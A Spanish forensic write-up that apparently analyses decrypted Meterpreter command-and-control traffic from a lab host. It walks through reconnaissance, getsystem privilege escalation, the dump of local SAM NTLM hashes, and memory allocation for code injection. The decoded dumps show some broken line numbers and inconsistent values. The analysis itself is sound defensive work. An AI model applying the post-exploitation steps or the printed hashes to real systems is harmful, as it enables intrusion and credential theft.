20 Value: COMMAND_ID_CORE_SET SESSION_GUID (0x15)
21
22 Type: TLV_TYPE_REQUEST_ID (0x10002)
23 Length: 41
24 Value: b'48241045545581274823757719101122\x00'
25
26 Type: TLV_TYPE_SESSION_GUID (0x401CE)
27 Length: 24
28 Value: b'\xcc\x04\x91\xab\xad\xbd\x8e\x9a\x2\x94\xfd\x9f\x82\xdb\x9c'
```

A continuación, se presenta una descripción precisa de cada uno de estos elementos, contextualizada dentro del funcionamiento interno de Meterpreter:

#### **TLV\_TYPE\_COMMAND\_ID (0x20001)**

Este TLV identifica el **comando** que el agente está ejecutando o respondiendo. En el modelo TLV de Meterpreter, cada comando posee un identificador único que permite al servidor interpretar la acción solicitada o el estado de la sesión. Su presencia al inicio del paquete indica que se trata de un mensaje estructural, no de una respuesta a una acción del operador.

#### **COMMAND\_ID\_CORE\_SET\_SESSION\_GUID (0x15)**

Este valor específico del campo anterior corresponde al comando encargado de **establecer el Session GUID**. El **Session GUID** es un identificador global único asignado a la sesión Meterpreter, utilizado para:

- distinguir sesiones simultáneas
- mantener coherencia en comunicaciones fragmentadas
- permitir que el servidor correlacione respuestas con el agente correcto

Este comando se envía muy temprano en la sesión, inmediatamente después de la negociación de claves.

#### **TLV\_TYPE\_REQUEST\_ID (0x10002)**

Este TLV contiene un identificador de solicitud generado por el agente. Su función es permitir que el servidor correlacione cada respuesta con la petición correspondiente, especialmente en escenarios donde múltiples comandos están en tránsito simultáneamente. El valor mostrado es una cadena pseudoaleatoria generada por el propio implante.

#### **TLV\_TYPE\_SESSION\_GUID (0x401CE)**

Este TLV contiene el **GUID de sesión** propiamente dicho, representado como una secuencia de 16 bytes.

Este identificador:

- se genera localmente en el agente
- se transmite al servidor tras la negociación de claves
- permanece constante durante toda la sesión
- permite reconstruir la identidad del agente incluso si el tráfico está fragmentado o reordenado

El valor mostrado (cc 04 91 ab ...) es la representación binaria del GUID asignado a esta sesión concreta.



Tras los paquetes iniciales dedicados a la negociación de claves y al establecimiento del **Session GUID**, Meterpreter continúa con su procedimiento estándar de *staging*, realizando pequeñas tareas de enumeración y configuración interna. Hasta este punto no se observa ninguna acción iniciada por el operador: todo corresponde al flujo automático de inicialización del implante.

Poco después aparece un nuevo paquete cuyo campo TLV\_TYPE\_COMMAND\_ID contiene el valor **COMMAND\_ID\_CORE\_LOADLIB**, lo que indica que el agente está a punto de cargar una biblioteca adicional en memoria. El contenido descifrado es el siguiente:

A continuación, se presenta la descripción detallada de cada uno de estos elementos.

**COMMAND ID CORE LOADLIB (0xC)**

Este comando indica que el agente Meterpreter debe **cargar una biblioteca dinámica adicional** (DLL) en su propio proceso. La carga de librerías es un mecanismo fundamental en la arquitectura modular de Meterpreter: permite extender sus capacidades incorporando módulos adicionales, como funciones de captura de pantalla, keylogging, pivoting, manipulación de procesos o extensiones específicas del sistema operativo.

## **TLV\_TYPE\_UNK (0x2004001A)**

Este TLV contiene un bloque de datos de gran tamaño (185.345 bytes), comprimido y posteriormente cifrado, que corresponde al **contenido binario de la librería que Meterpreter va a cargar**. La etiqueta aparece como “UNK” porque no existe una constante pública documentada para este tipo en particular, pero su función es clara: transportar el **payload de la DLL** que será inyectada en memoria. El patrón observado (`x'xda...`) es característico de datos comprimidos mediante **zlib/deflate**, lo cual coincide con el comportamiento habitual de Meterpreter, que comprime sus extensiones antes de transmitirlas para reducir tamaño y evitar detección.

## TLV TYPE LIBRARY PATH (0x10190)

Este TLV contiene el **nombre de la biblioteca** que se está cargando (ext370972.x64.dll). Este nombre no corresponde a una DLL estándar del sistema, sino a una **extensión interna de Meterpreter**, generada dinámicamente y transmitida como parte del proceso de staging. El sufijo .x64.dll confirma que la sesión se está ejecutando en un entorno de 64 bits, lo cual es coherente con el tamaño del bloque binario y con el comportamiento típico de las cargas modernas del framework.



Tras la carga inicial de extensiones y la configuración del entorno, la sesión continua con operaciones propias del flujo estándar de Meterpreter. En este punto aparece un **request/reply pair**, un patrón característico del protocolo TLV.

En la arquitectura de Meterpreter, un **request/reply pair** representa un intercambio completo entre el servidor C2 y el agente:

- **el request** contiene el comando emitido por el operador o por el propio framework,
- **el reply** devuelve el resultado de la operación solicitada, manteniendo el mismo REQUEST\_ID para permitir la correlación entre ambos mensajes.

Este mecanismo garantiza que, incluso en canales fragmentados o con múltiples comandos simultáneos, cada respuesta pueda asociarse inequívocamente a su petición correspondiente.

El intercambio observado es el siguiente:

```
744 >>>>>>>>>
745
746 Type: TLV_TYPE_COMMAND_ID (0x20001)
747 Length: 12
748 Value: COMMAND_ID_STDAPI_FS_GETWD (0x3F0)
749
750 Type: TLV_TYPE_REQUEST_ID (0x10002)
751 Length: 41
752 Value: b'14289522188510717803282106335608\x00'
753
754 >>>>>>>>>
755
756 Type: TLV_TYPE_COMMAND_ID (0x20001)
757 Length: 12
758 Value: COMMAND_ID_STDAPI_FS_GETWD (0x3F0)
759
760 Type: TLV_TYPE_REQUEST_ID (0x10002)
761 Length: 41
762 Value: b'14289522188510717803282106335608\x00'
763
764 Type: TLV_TYPE_UNK (0x104B0)
765 Length: 16
766 Value: b'C:\Temp\x00'
767
768
```

### COMMAND\_ID\_STDAPI\_FS\_GETWD (0x3F0)

Este comando forma parte de la extensión **stdapi**, el módulo estándar de Meterpreter que proporciona funcionalidades básicas del sistema operativo. FS\_GETWD corresponde a la operación **Get Working Directory**, cuyo propósito es recuperar el **directorio de trabajo actual** del proceso comprometido.

Este comando suele aparecer en fases tempranas de la sesión, ya que permite al operador —o al propio framework— conocer el contexto inicial desde el que se ejecutan las acciones posteriores.

### TLV\_TYPE\_UNK (0x104B0)

Aunque la etiqueta no está documentada públicamente, su contenido revela su función. Este TLV contiene la **respuesta real al comando FS\_GETWD**, es decir, el directorio de trabajo actual del proceso Meterpreter. En este caso, el agente se está ejecutando desde C:\Temp, lo cual es coherente con la ubicación donde se descargó y ejecutó st.exe.



Tras la consulta previa del directorio de trabajo, aparece otro **request/reply pair** igualmente sencillo, pero muy revelador desde el punto de vista forense. El intercambio descifrado es el siguiente:

```
789 >>>>>>>>>
790
791 Type: TLV_TYPE_COMMAND_ID (0x20001)
792 Length: 12
793 Value: COMMAND_ID_STDAPI_SYS_CONFIG_GETUID (0x41F)
794
795 Type: TLV_TYPE_REQUEST_ID (0x10002)
796 Length: 41
797 Value: b'94908046643239990745232012600984\x00'
798
799 Type: TLV_TYPE_UNK (0x10412)
800 Length: 34
801 Value: b'WS01-HACKSTER\HSTER-ADMIN\x00'
802
803 Type: TLV_TYPE_RESULT (0x20004)
804 Length: 12
805 Value: 0
806
807 Type: TLV_TYPE_UUID (0x401CD)
808 Length: 24
809 Value: b'A\x05\x62\xcb\xee\x80`wau\x05\x11\x0c\x03'
810
```

A continuación, se presenta la descripción de los elementos relevantes del intercambio.

### COMMAND\_ID\_STDAPI\_SYS\_CONFIG\_GETUID (0x41F)

Este comando pertenece a la extensión **stdapi**, concretamente al módulo **sys.config**, encargado de recuperar información básica del sistema. GETUID solicita al agente que devuelva la **identidad del usuario bajo el cual se está ejecutando la sesión Meterpreter**. Es una de las primeras acciones que suele realizar un operador tras obtener acceso, ya que permite determinar:

- si el proceso se ejecuta con privilegios elevados
- si la cuenta pertenece a un dominio o es local
- si es necesario realizar técnicas de *privilege escalation*

En este caso, la respuesta indica que la sesión se está ejecutando como HSTER-ADMIN, lo que sugiere una cuenta con privilegios administrativos.

### TLV\_TYPE\_RESULT (0x20004)

Este TLV contiene el **código de resultado** de la operación solicitada. Un valor de 0 indica que el comando se ejecutó correctamente y que la respuesta es válida. Meterpreter utiliza este campo para que el servidor pueda distinguir entre:

- respuestas exitosas
- errores de ejecución
- comandos no soportados por la extensión cargada

### TLV\_TYPE\_UUID (0x401CD)

Este TLV contiene el **UUID del agente Meterpreter**, un identificador persistente generado en el momento de la compilación o empaquetado del payload. El UUID permite al servidor:

- identificar la procedencia del implante
- correlacionar sesiones incluso si cambian de transporte
- aplicar reglas de *tracking* o *tagging* en campañas amplias

A diferencia del Session GUID —que es único para cada sesión—, el UUID identifica al **payload**, no a la sesión. Esto permite, por ejemplo, distinguir entre diferentes implantes desplegados en una misma red.



Tras la identificación del usuario mediante GETUID, la sesión continua con otro intercambio típico de las primeras fases operativas: la ejecución del comando **sysinfo**, cuyo propósito es recopilar información básica del sistema comprometido. El tráfico descifrado muestra el siguiente *request/reply pair*:

```
812 >>>>>>>>>
813 Type: TLV_TYPE_COMMAND_ID (0x20001)
814 Length: 12
815 Value: COMMAND_ID_STDAPI_SYS_CONFIG_SYSINFO (0x423)
816
817 Type: TLV_TYPE_REQUEST_ID (0x10002)
818 Length: 41
819 Value: b'72557769716339344923472533870036\x00'
820
821
822
```

Y la respuesta correspondiente:

```
823 >>>>>>>>>
824 Type: TLV_TYPE_COMMAND_ID (0x20001)
825 Length: 12
826 Value: COMMAND_ID_STDAPI_SYS_CONFIG_SYSINFO (0x423)
827
828 Type: TLV_TYPE_REQUEST_ID (0x10002)
829 Length: 41
830 Value: b'72557769716339344923472533870036\x00'
831
832 Type: TLV_TYPE_UNK (0x10410)
833 Length: 22
834 Value: b'WS01-HACKSTER\x00'
835
836 Type: TLV_TYPE_UNK (0x10411)
837 Length: 39
838 Value: b'Windows 10 (10.0 Build 19044).\x00'
839
840 Type: TLV_TYPE_UNK (0x10413)
841 Length: 12
842 Value: b'x64\x00'
843
844 Type: TLV_TYPE_UNK (0x10414)
845 Length: 14
846 Value: b'en_US\x00'
847
848 Type: TLV_TYPE_UNK (0x10416)
849 Length: 18
850 Value: b'WORKGROUP\x00'
851
852 Type: TLV_TYPE_UNK (0x20417)
853 Length: 12
854 Value: b'2\x00'
855
856 Type: TLV_TYPE_RESULT (0x20004)
857 Length: 12
858 Value: b'0\x00'
859
860 Type: TLV_TYPE_UUID (0x4010D)
861 Length: 24
862 Value: b'A\x05\x46\xcb\xee\x80\xau\x05\x11\x0c\x03'
```

En la respuesta del comando SYSINFO, los distintos TLVs devueltos permiten reconstruir un retrato completo del sistema comprometido. El primer valor corresponde al nombre del **host**, identificado como **WS01-HACKSTER**, seguido de la **versión del sistema operativo**, que en este caso es **Windows 10 (10.0 Build 19044)**. A continuación, el agente informa de que se trata de una **plataforma x64, configurada con el idioma en\_US**, y perteneciente al **grupo de trabajo WORKGROUP**. También aparece un valor numérico interno asociado a la plataforma, utilizado por Meterpreter para describir características del entorno, y finalmente se incluye el UUID del payload, que permite identificar de forma persistente el implante independientemente de la sesión concreta. En conjunto, esta respuesta confirma que el operador está recopilando información básica del sistema antes de ejecutar acciones más intrusivas.

A continuación, se presenta la descripción del comando principal y de los elementos más relevantes del intercambio.

### COMMAND\_ID\_STDAPI\_SYS\_CONFIG\_SYSINFO (0x423)

Este comando pertenece al módulo **stdapi.sys.config**, encargado de proporcionar información general del sistema operativo. SYSINFO solicita al agente que devuelva un conjunto de parámetros básicos del host comprometido, entre ellos:

- **nombre del equipo**
- **versión del sistema operativo**
- **arquitectura (x86/x64)**
- **idioma del sistema**
- **dominio o grupo de trabajo**
- **nivel de parcheo o build**

Este comando suele ejecutarse inmediatamente después de GETUID, ya que permite al operador —o al propio framework— contextualizar la sesión y determinar el entorno operativo en el que se está moviendo.



Tras la recopilación de información básica del sistema mediante SYSINFO, la sesión continua con otra operación típica de reconocimiento inicial: la enumeración de interfaces de red. El comando ejecutado es **COMMAND\_ID\_STDAPI\_NET\_CONFIG\_GET\_INTERFACES**, equivalente funcional a un *ifconfig* o *ipconfig* simplificado dentro del contexto de Meterpreter. Su propósito es identificar los adaptadores presentes en el sistema, aunque la información devuelta en los TLVs no incluye directamente direcciones IP o MAC; para obtener esos detalles sería necesario revisar el código fuente del framework y reconstruir manualmente la estructura interna de los datos.

A continuación, se presenta la descripción del comando principal y de los elementos más relevantes del intercambio.

## COMMAND ID STD API NET CONFIG GET INTERFACES (0x3FB)

Este comando pertenece al módulo `stdapi.net.config`, encargado de proporcionar información sobre la configuración de red del sistema. GET\_INTERFACES solicita al agente que devuelva la lista de **adaptadores de red instalados**, incluyendo tanto interfaces físicas como virtuales.

Meterpreter encapsula esta información en estructuras internas que contienen, entre otros campos:

- nombre del adaptador
  - tipo de interfaz
  - estado operativo
  - identificadores internos del driver
  - metadatos asociados al dispositivo

Sin embargo, la representación TLV no expone directamente direcciones IP, máscaras o direcciones MAC. Para reconstruir esos valores sería necesario interpretar los bloques binarios devueltos (TLV\_TYPE\_UNK 0x40000599) siguiendo la estructura definida en el código fuente de Metasploit, ya que estos TLVs contienen datos comprimidos o empaquetados en formatos específicos del framework.

### Interpretación general del resultado

En la respuesta del comando GET\_INTERFACES, los TLVs devueltos permiten reconstruir de manera bastante precisa la configuración de red del sistema comprometido. Cada bloque 0x40000599 encapsula la descripción de un adaptador de red, siguiendo una estructura interna propia de Meterpreter que combina campos binarios, identificadores del driver y cadenas descriptivas. Aunque la información no se presenta de forma explícita en formato IP/MAC, el contenido revela claramente la presencia de dos interfaces físicas —ambas identificadas como *Intel(R) PRO/1000 MT Desktop Adapter*— junto con una interfaz de loopback del sistema. Este patrón es característico de entornos virtualizados, donde la máquina víctima suele disponer de uno o varios adaptadores emulados por el hipervisor. La ausencia de direcciones IP o MAC en los TLVs no implica que la información no esté presente, sino que se encuentra empaquetada en estructuras internas que requieren una lectura directa del código fuente de Metasploit para ser interpretadas correctamente. El resultado final confirma que el agente ha enumerado con éxito los adaptadores disponibles, devolviendo una visión coherente del entorno de red sobre el que opera la sesión Meterpreter.



Tras la fase de enumeración inicial, el siguiente bloque del tráfico descifrado revela un momento clave en la sesión: la ejecución del comando **COMMAND\_ID\_PRIV\_ELEVATE\_GETSYSTEM**, que corresponde directamente a la instrucción *getsystem* de Meterpreter. Este comando intenta elevar los privilegios del agente hasta **NT AUTHORITY\SYSTEM**, el nivel más alto disponible en un sistema Windows. Para lograrlo, Meterpreter emplea diferentes técnicas internas —como Named Pipe Impersonation o Token Duplication— y, en algunos casos, envía un ejecutable auxiliar al host comprometido para facilitar la escalada.

En este punto del tráfico descifrado, el TLV de gran tamaño que comienza con la secuencia MZ resulta especialmente relevante. Esta firma corresponde al **MZ header**, el encabezado estándar de los ejecutables PE (Portable Executable) de Windows. El nombre proviene de las iniciales de **Mark Zbikowski**, uno de los ingenieros de Microsoft que definió el formato original de los ejecutables DOS. La presencia de este encabezado confirma que el servidor C2 está transfiriendo un **binario PE legítimo**, que Meterpreter utilizará como componente auxiliar para completar la escalada de privilegios asociada al comando getsystem.

El MZ header constituye la primera estructura del formato PE y contiene información fundamental para que el sistema operativo pueda interpretar el ejecutable, como el tamaño del archivo, la ubicación de la tabla PE y diversos parámetros de inicialización. Su aparición en el TLV no deja lugar a dudas: el C2 está enviando un ejecutable completo, empaquetado dentro del protocolo TLV, para ser desplegado y ejecutado por el agente en el host comprometido.

```
1426 >>>>>>>>>>>>>
1427
1428 Type: TLV_TYPE_COMMAND_ID (0x20001)
1429 Length: 12
1430 Value: COMMAND_ID_PRIV_ELEVATE_GETSYSTEM (0x7D1)
1431
1432 Type: TLV_TYPE_REQUEST_ID (0x10002)
1433 Length: 41
1434 Value: b'*59420933201128270192671019416767\x00'
1435
1436 Type: TLV_TYPE_UNK (0x14E59)
1437 Length: 15
1438 Value: b'*rmmbsq\x00'
1439
1440 Type: TLV_TYPE_UNK (0x14EEA)
1441 Length: 90633
1442 Value: b'*M\x90\x00\x00\x03\x00\x00\x00\x04\x00\x00\x00\x00\xff\xff\x00\
1443
1444 Type: TLV_TYPE_UNK (0x2AE5B)
1445 Length: 12
1446 Value: 90624
1447
1448 Type: TLV_TYPE_UNK (0x2AE68)
1449 Length: 12
1450 Value: 0
```

A continuación, se presenta la descripción del comando principal y de los elementos más relevantes del intercambio.

## **COMMAND ID PRIV ELEVATE GETSYSTEM (0x7D1)**

Este comando pertenece al módulo **priv.elevate**, encargado de gestionar las técnicas de escalada de privilegios dentro de Meterpreter. GETSYSTEM intenta obtener privilegios de **SYSTEM** mediante uno de los métodos integrados en el framework. Dependiendo del contexto, Meterpreter puede:

- cargar un ejecutable auxiliar para realizar impersonación
  - explotar mecanismos de Windows como *Named Pipe Impersonation*
  - duplicar tokens privilegiados si están disponibles
  - aprovechar servicios o procesos en ejecución con permisos elevados

En este caso, el TLV de gran tamaño que comienza con la firma MZ indica claramente que el servidor está enviando un **ejecutable PE** al agente. Este binario es el componente que Meterpreter utilizará para completar la elevación de privilegios. El tamaño reportado (alrededor de 90 KB) coincide con los *stagers* auxiliares que el framework emplea en este tipo de operaciones.

Los TLVs adicionales (0x14EE9, 0x24EEB, 0x24EE8) contienen metadatos internos: nombres temporales, tamaños del payload y códigos de estado. Aunque no están documentados públicamente, su estructura es coherente con el mecanismo habitual de transferencia de binarios dentro del protocolo TLV.

En conjunto, este intercambio confirma que el operador ha iniciado la escalada de privilegios y que el servidor C2 ha transferido el ejecutable necesario para completar la operación.



Tras la ejecución del binario auxiliar enviado por el C2 durante el comando getsystem, el siguiente intercambio TLV confirma el resultado de la escalada de privilegios. El comando GETUID devuelve ahora NT AUTHORITY\SYSTEM, lo que demuestra que el atacante ha conseguido elevar la sesión hasta el nivel más alto de privilegios en Windows. Esto es coherente con el hecho de que st.exe se ejecutó inicialmente con permisos de administrador, lo que facilita que las técnicas internas de Meterpreter —como impersonación de pipes o duplicación de tokens— puedan completarse con éxito.

Inmediatamente después aparece otro comando: COMMAND\_ID\_STDAPI\_SYS\_CONFIG\_GETPRIVS, cuyo propósito es enumerar los privilegios de seguridad asociados al token actual. El TLV correspondiente muestra SeDebugPrivilege, un privilegio especialmente sensible, ya que permite abrir procesos protegidos, manipular memoria de otros procesos y, en general, realizar acciones que solo están disponibles para cuentas con control total del sistema. Su presencia confirma que la sesión no solo se ejecuta como SYSTEM, sino que además dispone de un conjunto de privilegios ampliados que permiten al atacante operar sin restricciones.

```
1521 >>>>>>>>>
1522 Type: TLV_TYPE_COMMAND_ID (0x20001)
1523 Length: 12
1524 Value: COMMAND_ID_STDAPI_SYS_CONFIG_GETUID (0x41F)
1525
1526 Type: TLV_TYPE_REQUEST_ID (0x10002)
1527 Length: 41
1528 Value: b'91659317563029704753833018746452\x00'
1529
1530 Type: TLV_TYPE_UNK (0x10412)
1531 Length: 28
1532 Value: b'NT AUTHORITY\SYSTEM\x00'
1533
1534 Type: TLV_TYPE_RESULT (0x20004)
1535 Length: 12
1536 Value: 0
1537
1538 Type: TLV_TYPE_UUID (0x401CD)
1539 Length: 24
1540 Value: b'A\x05462\xcb\xee\x80`wau\x05\x11\x0c\x03'
1541
1542 >>>>>>>>>
1543 Type: TLV_TYPE_COMMAND_ID (0x20001)
1544 Length: 12
1545 Value: COMMAND_ID_STDAPI_SYS_CONFIG_GETPRIVS (0x41D)
1546
1547 Type: TLV_TYPE_REQUEST_ID (0x10002)
1548 Length: 41
1549 Value: b'76865396771355149552930508220872\x00'
1550
1551 Type: TLV_TYPE_UNK (0x10278)
1552 Length: 26
1553 Value: b'SeBackupPrivilege\x00'
1554
1555 Type: TLV_TYPE_UNK (0x10278)
1556 Length: 32
1557 Value: b'SeChangeNotifyPrivilege\x00'
1558
1559 Type: TLV_TYPE_UNK (0x10278)
1560 Length: 32
1561 Value: b'SeCreateGlobalPrivilege\x00'
1562
1563 Type: TLV_TYPE_UNK (0x10278)
1564 Length: 34
1565 Value: b'SeCreatePagefilePrivilege\x00'
1566
1567 Type: TLV_TYPE_UNK (0x10278)
1568 Length: 38
1569 Value: b'SeCreateSymbolicLinkPrivilege\x00'
1570
1571 Type: TLV_TYPE_UNK (0x10278)
1572 Length: 25
1573 Value: b'SeDebugPrivilege\x00'
1574
1575 Type: TLV_TYPE_UNK (0x10278)
1576 Length: 50
1577 Value: b'SeDelegateSessionUserImpersonatePrivilege\x00'
1578
1579 Type: TLV_TYPE_UNK (0x10278)
1580 Length: 31
1581 Value: b'SeImpersonatePrivilege\x00'
1582
1583 Type: TLV_TYPE_UNK (0x10278)
1584 Length: 31
1585 Value: b'SeTcbPrivilege\x00'
```

A continuación, se presenta la descripción del comando principal y de los elementos más relevantes del intercambio.

### COMMAND\_ID\_STDAPI\_SYS\_CONFIG\_GETPRIVS (0x41D)

Este comando forma parte del módulo **stdapi.sys.config**, encargado de recuperar información relacionada con el entorno de ejecución del agente. GETPRIVS solicita al implante que devuelva la lista de **privilegios de seguridad** asociados al token del proceso Meterpreter. Estos privilegios determinan qué acciones puede realizar el proceso en el sistema, más allá del simple nivel de usuario o grupo.

Entre los privilegios más relevantes que suelen aparecer tras una escalada exitosa se encuentran:

- **SeDebugPrivilege**: permite depurar o manipular cualquier proceso del sistema.
- **SeImpersonatePrivilege**: habilita técnicas de impersonación y escalada adicionales.
- **SeTcbPrivilege**: privilegio de “Trusted Computing Base”, extremadamente sensible.

En este caso, la presencia explícita de SeDebugPrivilege confirma que el atacante ha obtenido un token altamente privilegiado, coherente con una sesión SYSTEM completamente comprometida.



Una vez consolidada la sesión con privilegios **NT AUTHORITY\SYSTEM**, el atacante ejecuta uno de los comandos más sensibles dentro del arsenal de Meterpreter: la extracción de los **hashes SAM**.

```
T088 >>>>>>>>>>
T089
T090 Type: TLV_TYPE_COMMAND_ID (0x20001)
T091 Length: 12
T092 Value: COMMAND_ID_PRIV_PASSWD_GET_SAM_HASHES (0x7D7)
T093
T094 Type: TLV_TYPE_REQUEST_ID (0x10002)
T095 Length: 41
T096 Value: b'11832503645685158485056553046951\x00'
T097
T098 Type: TLV_TYPE_UUID (0x14E21)
T099 Length: 32
T100 Value: {00000000-0000-0000-0000-000000000000}
T101
T102 Type: TLV_TYPE_REQUEST_ID (0x10002)
T103 Length: 53
T104 Value: \nBIOHAZARD_MGMT_GUEST:1031:aad3b435b51404eead3b435b51404ee:21d6cfe0d16ae931b73c50d7e0c889c0:::\nGUEST:501:aad3b435b51404eead3b435b51404ee:21d6cfe0d16ae931b73c50d7e0c889c0:::\nHISTER-ADMIN:1001:aad3b435b51404eead3b435b51404ee:0667b33056b21b6e0cc16cdca6c00de2:::\n\x00'
T105
T106 Type: TLV_TYPE_RESULT (0x20004)
T107 Length: 12
T108 Value: 0
T109
T110 Type: TLV_TYPE_UUID (0x481CD)
T111 Length: 24
T112 Value: b'A\x085462\xcb\xee\x80\x05\x11\x0c\x03'
```

El tráfico descifrado muestra la invocación de **COMMAND\_ID\_PRIV\_PASSWD\_GET\_SAM\_HASHES**, seguida de un TLV que contiene los hashes NTLM de todas las cuentas locales del sistema.

### **COMMAND\_ID\_PRIV\_PASSWD\_GET\_SAM\_HASHES (0x7D7)**

Este comando pertenece al módulo **priv.passwd**, encargado de operaciones relacionadas con credenciales y almacenamiento seguro de contraseñas en Windows. **GET\_SAM\_HASHES** solicita al agente que recupere los **hashes NTLM** almacenados en la base de datos **SAM (Security Account Manager)**, un componente crítico del sistema operativo que contiene las credenciales de todas las cuentas locales.

Para poder acceder a esta información, el proceso debe ejecutarse con privilegios **SYSTEM**, ya que la SAM está protegida por el kernel y no puede ser leída por cuentas estándar o incluso administrativas sin técnicas adicionales. La presencia de este comando confirma que la escalada de privilegios previa fue exitosa y que el atacante está aprovechando ese acceso para obtener credenciales reutilizables.

El TLV de tipo 0x14E21 contiene los hashes en formato tradicional usuario:RID:LM:NTLM:::, lo que coincide con la estructura devuelta por las funciones internas de Metasploit. Aunque el LM hash suele aparecer como un valor nulo (aad3b435...), el NTLM hash permanece activo y puede ser utilizado para ataques de *pass-the-hash* o para descifrado offline.

En la salida correspondiente a **COMMAND\_ID\_PRIV\_PASSWD\_GET\_SAM\_HASHES** se observa que todos los usuarios presentan el valor aad3b435b51404eead3b435b51404ee en el campo del LM hash. Este patrón no indica que comparten una misma contraseña, sino que **Windows moderno ya no genera LM hashes** debido a su debilidad criptográfica. En su lugar, el sistema almacena este valor fijo como *placeholder* para señalar que el LM hash está deshabilitado. Por ello, aunque la estructura clásica de la SAM mantiene los campos LM:NTLM, únicamente el **NTLM hash** contiene información real y operativa.

Este es el valor que puede emplearse en ataques de *pass-the-hash* o para descifrado offline, mientras que el LM hash carece de utilidad práctica en sistemas actuales. La presencia de NTLM hashes distintos para cada cuenta confirma que la extracción se ha realizado correctamente y que el atacante dispone ahora de credenciales reutilizables para movimiento lateral o persistencia.

Desde una perspectiva forense, este punto marca un cambio claro en la intención del atacante: ya no se trata de reconocimiento o configuración inicial, sino de **movimiento lateral y persistencia**, aprovechando credenciales locales para ampliar el alcance del compromiso.



## Shellcode injection

Tras la extracción de los hashes SAM, aparece un comportamiento llamativo en el tráfico descifrado: la ejecución de **notepad.exe** mediante el comando **COMMAND\_ID\_STDAPI\_SYS\_PROCESS\_EXECUTE**. Este patrón es característico de ciertas técnicas de post-explotación en las que el operador lanza un proceso benigno —como *notepad.exe*— para utilizarlo como contenedor, pivotar hacia otro contexto o simplemente verificar que la sesión SYSTEM puede crear procesos arbitrarios sin restricciones.

El intercambio TLV correspondiente es el siguiente:

```
1762 >>>>>>>>>
1743 Type: TLV_TYPE_COMMAND_ID (0x20001)
1744 Length: 12
1745 Value: COMMAND_ID_STDAPI_SYS_PROCESS_EXECUTE (0x42D)
1746
1747 Type: TLV_TYPE_REQUEST_ID (0x10002)
1748 Length: 41
1749 Value: b'90407534800206599631836326968587\x00'
1750
1751 Type: TLV_TYPE_UNK (0x20903)
1752 Length: 12
1753 Value: 0
1754
1755 Type: TLV_TYPE_UNK (0x20703)
1756 Length: 12
1757 Value: 2035711
1758
1759 Type: TLV_TYPE_UNK (0x80259)
1760 Length: 9
1761 Value: -1
1762
1763 Type: TLV_TYPE_UNK (0x10BFE)
1764 Length: 40
1765 Value: b'C:\\Windows\\System32\\notepad.exe\x00'
1766
1767 Type: TLV_TYPE_UNK (0x20900)
1768 Length: 12
1769 Value: 1
1770
1771 |
```

A continuación, se presenta la descripción del comando principal y de los elementos más relevantes del intercambio.

### **COMMAND\_ID\_STDAPI\_SYS\_PROCESS\_EXECUTE (0x42D)**

Este comando pertenece al módulo **stdapi.sys.process**, encargado de gestionar procesos en el sistema comprometido. **PROCESS\_EXECUTE** permite al agente **crear un nuevo proceso** en el host víctima, especificando parámetros como:

- ruta del ejecutable
- argumentos opcionales
- si debe ejecutarse en segundo plano
- si debe heredarse el token de seguridad actual
- si debe redirigirse la entrada/salida del proceso

En el contexto de una sesión SYSTEM, este comando confirma que el atacante posee control total sobre la creación de procesos en el sistema operativo. La ejecución de *notepad.exe* puede tener múltiples propósitos: desde un simple test de privilegios hasta servir como proceso señuelo o como host para inyecciones posteriores. En cualquier caso, su aparición demuestra que el operador está interactuando activamente con el entorno y validando su capacidad de ejecutar binarios arbitrarios bajo el contexto más privilegiado del sistema.



Tras la enumeración de procesos, el siguiente bloque del tráfico descifrado muestra una operación especialmente relevante desde el punto de vista de post-explotación: la **reserva de memoria en un proceso remoto**. El comando ejecutado es **COMMAND\_ID\_STDAPI\_SYS\_PROCESS\_MEMORY\_ALLOCATE**, lo que indica que el operador está preparando el entorno para escribir o inyectar datos en un proceso del sistema.

El intercambio TLV es el siguiente:

```
2280 >>>>>>>>>>
2281 Type: TLV_TYPE_COMMAND_ID (0x20001)
2282 Length: 12
2283 Value: COMMAND_ID_STDAPI_SYS_PROCESS_MEMORY_ALLOCATE (0x436)
2284
2285 Type: TLV_TYPE_REQUEST_ID (0x10002)
2286 Length: 41
2287 Value: b'19344081173452663459825832358446\x00'
2288
2289 Type: TLV_TYPE_UNK (0x1007D0)
2290 Length: 16
2291 Value: 1490832064512
2292 |
2293
2294 Type: TLV_TYPE_RESULT (0x20004)
2295 Length: 12
2296 Value: 0
2297
2298 Type: TLV_TYPE_UUID (0x401CD)
2299 Length: 24
2300 Value: b'A\x05462\xcb\xee\x80>wau\x05\x11\x0c\x03'
2301
2302
```

A continuación, se presenta la descripción del comando principal y de los elementos más relevantes del intercambio.

### **COMMAND\_ID\_STDAPI\_SYS\_PROCESS\_MEMORY\_ALLOCATE (0x436)**

Este comando pertenece al módulo **stdapi.sys.process**, encargado de gestionar operaciones de memoria y ejecución dentro de procesos locales o remotos. **MEMORY\_ALLLOCATE** solicita al agente que **reserve un bloque de memoria en el proceso objetivo**, devolviendo la dirección base del área asignada. Esta operación es un paso fundamental en múltiples técnicas de post-explotación, entre ellas:

- inyección de código
- carga manual de DLLs (*manual mapping*)
- ejecución reflectiva de payloads
- preparación de *shellcode* para ejecución posterior

El valor devuelto en el TLV 0x1007D0 corresponde a la **dirección virtual** donde se ha reservado la memoria. Aunque Meterpreter abstracta gran parte de la complejidad, internamente esta operación suele apoyarse en llamadas equivalentes a `VirtualAllocEx` dentro de la API de Windows, lo que permite al atacante escribir datos arbitrarios en el espacio de memoria del proceso comprometido.

El código de resultado (0) confirma que la asignación se realizó correctamente, y la presencia del UUID del payload mantiene la coherencia con el formato estándar de respuesta del protocolo TLV.

Este punto marca el inicio de una fase más avanzada del ataque: el operador ya no se limita a enumerar o extraer información, sino que está **preparando memoria para introducir código propio**, lo que sugiere una posible inyección o ejecución reflectiva en pasos posteriores.



Tras la reserva inicial de memoria en el proceso objetivo, el siguiente paso observado en el tráfico descifrado es la **modificación de los permisos** del bloque recién asignado. Esta acción es típica en secuencias de inyección de código: primero se reserva memoria con permisos seguros (por ejemplo, lectura/escritura), y posteriormente se cambian a permisos que permitan la ejecución del payload.

El intercambio TLV correspondiente es:

```
2331 >>>>>>>>>
2332
2333 Type: TLV_TYPE_COMMAND_ID (0x20001)
2334 Length: 12
2335 Value: COMMAND_ID_STDAPI_SYS_PROCESS_MEMORY_PROTECT (0x439)
2336
2337 Type: TLV_TYPE_REQUEST_ID (0x10002)
2338 Length: 41
2339 Value: b'72451511861919900273675605604235\x00'
2340
2341 Type: TLV_TYPE_UNK (0x207D2)
2342 Length: 12
2343 Value: 64
2344
